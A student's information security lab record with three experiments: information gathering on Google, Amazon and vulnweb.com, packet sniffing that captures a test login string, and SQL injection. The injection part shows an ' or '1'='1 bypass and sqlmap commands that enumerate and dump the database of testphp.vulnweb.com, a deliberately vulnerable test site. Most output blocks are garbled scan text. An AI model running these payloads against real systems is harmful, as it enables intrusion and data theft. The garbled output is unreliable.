NAME: Preksha A. Patel

SAPID: 60004210126

**BRANCH: COMPUTER ENGINEERING** 

DIV:-C2; BATCH:-1

### **INFROMATION SECURITY**

# **EXPERIMENT 09**

**AIM**: To study and implement Information Gathering.

#### **IMPLEMENTATION AND OUTPUT:**

```
C:\Users\varen>tracert google.com
Tracing route to google.com [2404:6800:4009:81d::200e]
over a maximum of 30 hops:
          2 ms
                      1 ms
                                 1 ms 2405:201:10:ce2c:b6a7:c6ff:feeb:ec26
                                * Request timed out.

8 ms 2405:203:400:100:172:31:2:22

6 ms 2001:4860:1:1::331c

5 ms 2001:4860:1:1::331c
  2
3
4
         11 ms
                      7 ms
          8 ms
                      8 ms
  5
6
7
          7 ms
                      7 ms
                                 7 ms 2001:4860:0:1::7973
8 ms 2001:4860:0:1::4b53
          8 ms
                     8 ms
                      7 ms
                                8 ms
          8 ms
                      6 ms
          5 ms
                                12 ms bom07s27-in-x0e.1e100.net [2404:6800:4009:81d::200e]
Trace complete.
```

Administrative Contact		
Name:	Acunetix Acunetix	
Organization:	Acunetix Ltd	
Street:	3rd Floor,, J&C Building,, Road Town	
City:	Tortola	
Postal Code:	VG1110	
Country:	VG	
Phone:	+1.23456789	
Email:	adninistrator@acunetix.com	

Rechnical Contact		
Name:	Acunetix Acunetix	
Organization:	Acunetix Ltd	
Street:	3rd Floor,, J&C Building,, Road Town	
City:	Tortola	
Postal Code:	VG1110	
Country:	VG	
Phone:	+1.23456789	
Fmail:	administrator@acunetix.com	

#### Raw Whois Data

Domain Name: vulnweb.com

Registry Domain ID: D16000066-COM
Registrar WHOIS Server: whois.eurodns.com
Registrar URL: http://www.eurodns.com
Updated Date: 2023-05-26T10:04:20Z
Creation Date: 2010-06-14T00:00:00Z

Registrar Registration Expiration Date: 2025-06-13T00:00:00Z

Registrar: Eurodns S.A. Registrar IANA ID: 1052

Registrar Abuse Contact Email: legalservices@eurodns.com

Registrar Abuse Contact Phone: +352.27220150

Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Registry Registrant ID:

Registrant Name: Acunetix Acunetix Registrant Organization: Acunetix Ltd

Registrant Street: 3rd Floor,, J&C Building,, Road Town

Registrant City: Tortola Registrant State/Province: Registrant Postal Code: VG1110 Registrant Country: VG Registrant Phone: +1.23456789

Registrant Fax:

Registrant Email: administrator@acunetix.com

Admin Organization: Acunetix Ltd Admin Street: 3rd Floor,, J&C Building,, Road Town Admin City: Tortola Admin State/Province: Admin Postal Code: VG1110 Admin Country: VG Admin Phone: +1.23456789 Admin Email: administrator@acunetix.com Registry Tech ID: Tech Name: Acunetix Acunetix Tech Organization: Acunetix Ltd
Tech Street: 3rd Floor,, J&C Building,, Road Town Tech City: Tortola Tech State/Province: Tech Postal Code: VG1110 Tech Country: VG Tech Phone: +1.23456789 Tech Fax: Tech Email: administrator@acunetix.com Name Server: ns1.eurodns.com Name Server: ns2.eurodns.com Name Server: ns3.eurodns.com Name Server: ns4.eurodns.com

C:\Users\varen>nslookup amazon.com Server: reliance.reliance Address: 2405:201:10:ce2c::c0a8:1d01

DNSSEC: unsigned

Non-authoritative answer: amazon.com Name:

Addresses: 54.239.28.85

205.251.242.103 52.94.236.248

NAME: Preksha A. Patel

SAPID: 60004210126

**BRANCH: COMPUTER ENGINEERING** 


DIV:-C2; BATCH:-1

# **INFROMATION SECURITY**

# **EXPERIMENT 10**

AIM: To study and implement Packet Sniffing.

### IMPLEMENTATION AND OUTPUT:



uname=Preksha&pass=pate

NAME: Preksha A. Patel

SAPID: 60004210126

**BRANCH: COMPUTER ENGINEERING** 

DIV:-C2; BATCH:-1

### **INFROMATION SECURITY**

# **EXPERIMENT 11**

AIM: To study and implement SQL Injection.

#### **IMPLEMENTATION AND OUTPUT:**

"SELECT name FROM user WHERE username = ' " + username + " ' and password = ' " unknown' or '1'='1" ' ":



### sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

```
The property of the control of the c
```

### sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" -tables

```
| Company | Comp
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" -columns

```
(1.00) lead disclaimer, usage of spinus for attacking targets without prior methal consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assistantly and are not responsible for any majors or damage casted by this program

'] starting at 1100127

'] starting at 1100129

'] st
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D "databaseName" -T "TableName" - C "ColumnName" -dump

```
| Companies | Comp
```